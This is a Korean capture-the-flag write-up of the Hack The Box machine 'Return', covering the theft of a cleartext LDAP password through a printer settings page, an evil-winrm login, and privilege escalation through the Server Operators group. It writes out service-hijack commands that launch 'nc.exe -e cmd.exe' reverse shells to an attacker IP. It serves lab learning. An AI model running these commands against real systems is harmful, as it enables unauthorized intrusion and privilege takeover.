https://app.hackthebox.com/machines/Return?tab=play_machine
Hack The Box
app.hackthebox.com
AD 문제다.
Enumeration
nmap

80포트가 열려 있어 먼저 웹을 먼저 살펴봤다.

printer 세팅 기능이 있다.
Foothold
nc -lvnp 389

1edFg43012!!389 포트로 열어놓고 현재 칼리 IP 주소로 업데이트 요청을 보낼 경우 위와 같이 평문으로 노출된 비밀번호를 획득할 수 있다.

evil-winrm -i 10.129.95.241 -u svc-printer -p '1edFg43012!!'f200ea767b5cdb5d41b5f7f44e3433eb짜잔
Privilege Escalation
Server Operators
whoami /groups
Server Operators를 확인할 수 있다.
이 그룹은 백업 및 복원 권한, 시스템 시간 변경, 시스템 종료를 포함하여 도메인 컨트롤러에 대한 다양한 구성을 수행할 수 있는 권한을 가지고 있다.
도메인 컨트롤러에서는 일반적으로 서비스를 재구성하거나 시작/중지하고 기본 DC 정책을 수신/통제할 수 있는 권한을 상속받는다.
Privileged Groups - HackTricks
This group is empowered to create accounts and groups that are not administrators on the domain. Additionally, it enables local login to the Domain...
hacktricks.wiki
services
services 명령으로 현재 실행 중인 서비스 목록을 확인했다.
vmtoolsd.exe로 진행해보겠다.
https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/
Windows Privilege Escalation: Server Operator Group
Learn Windows privilege escalation using Server Operator group with hands-on exploitation and remediation steps.
www.hackingarticles.in
# kali 호스트
cp /usr/share/windows-resources/binaries/nc.exe ./nc.exe

# 윈도우 호스트
upload nc.exe
sc.exe config VMTools binPath="C:\Windows\Temp\nc.exe -e cmd.exe 10.10.14.232 4444"
sc.exe stop VMTools
sc.exe start VMTools

하지만 이렇게 쉘을 사용할 경우 불안정하여 금방 죽어버렸다. 클로드에게 물어보니 이 상태로는 SERVICE_RUNNING 상태 보고를 하지 않는다고 한다. 따라서 SCM이 프로세스를 죽여버려서 쉘이 끊기는 것이다.
따라서 cmd를 통해 nc를 새 프로세스로 실행시키면 끊기지 않고 사용할 수 있다.
cmd /c start C:\Windows\Temp\nc.exe -e cmd.exe 10.10.14.232 4444- /c : 뒤 명령을 실행하고 cmd는 종료
- start: 새 프로세스를 분리해서 실행

f7a7a25163d415592053682e3ba07d19짜잔
'레드팀 > HackTheBox' 카테고리의 다른 글
| [HTB] Cicada 풀이 (0) | 2026.09.20 |
|---|---|
| [HTB] Enigma 풀이 (0) | 2026.09.13 |
| [HTB] Sauna 풀이 (0) | 2026.09.05 |
| [HTB] Netmon 풀이 (0) | 2026.08.30 |
| [HTB] Jerry 풀이 (0) | 2026.08.23 |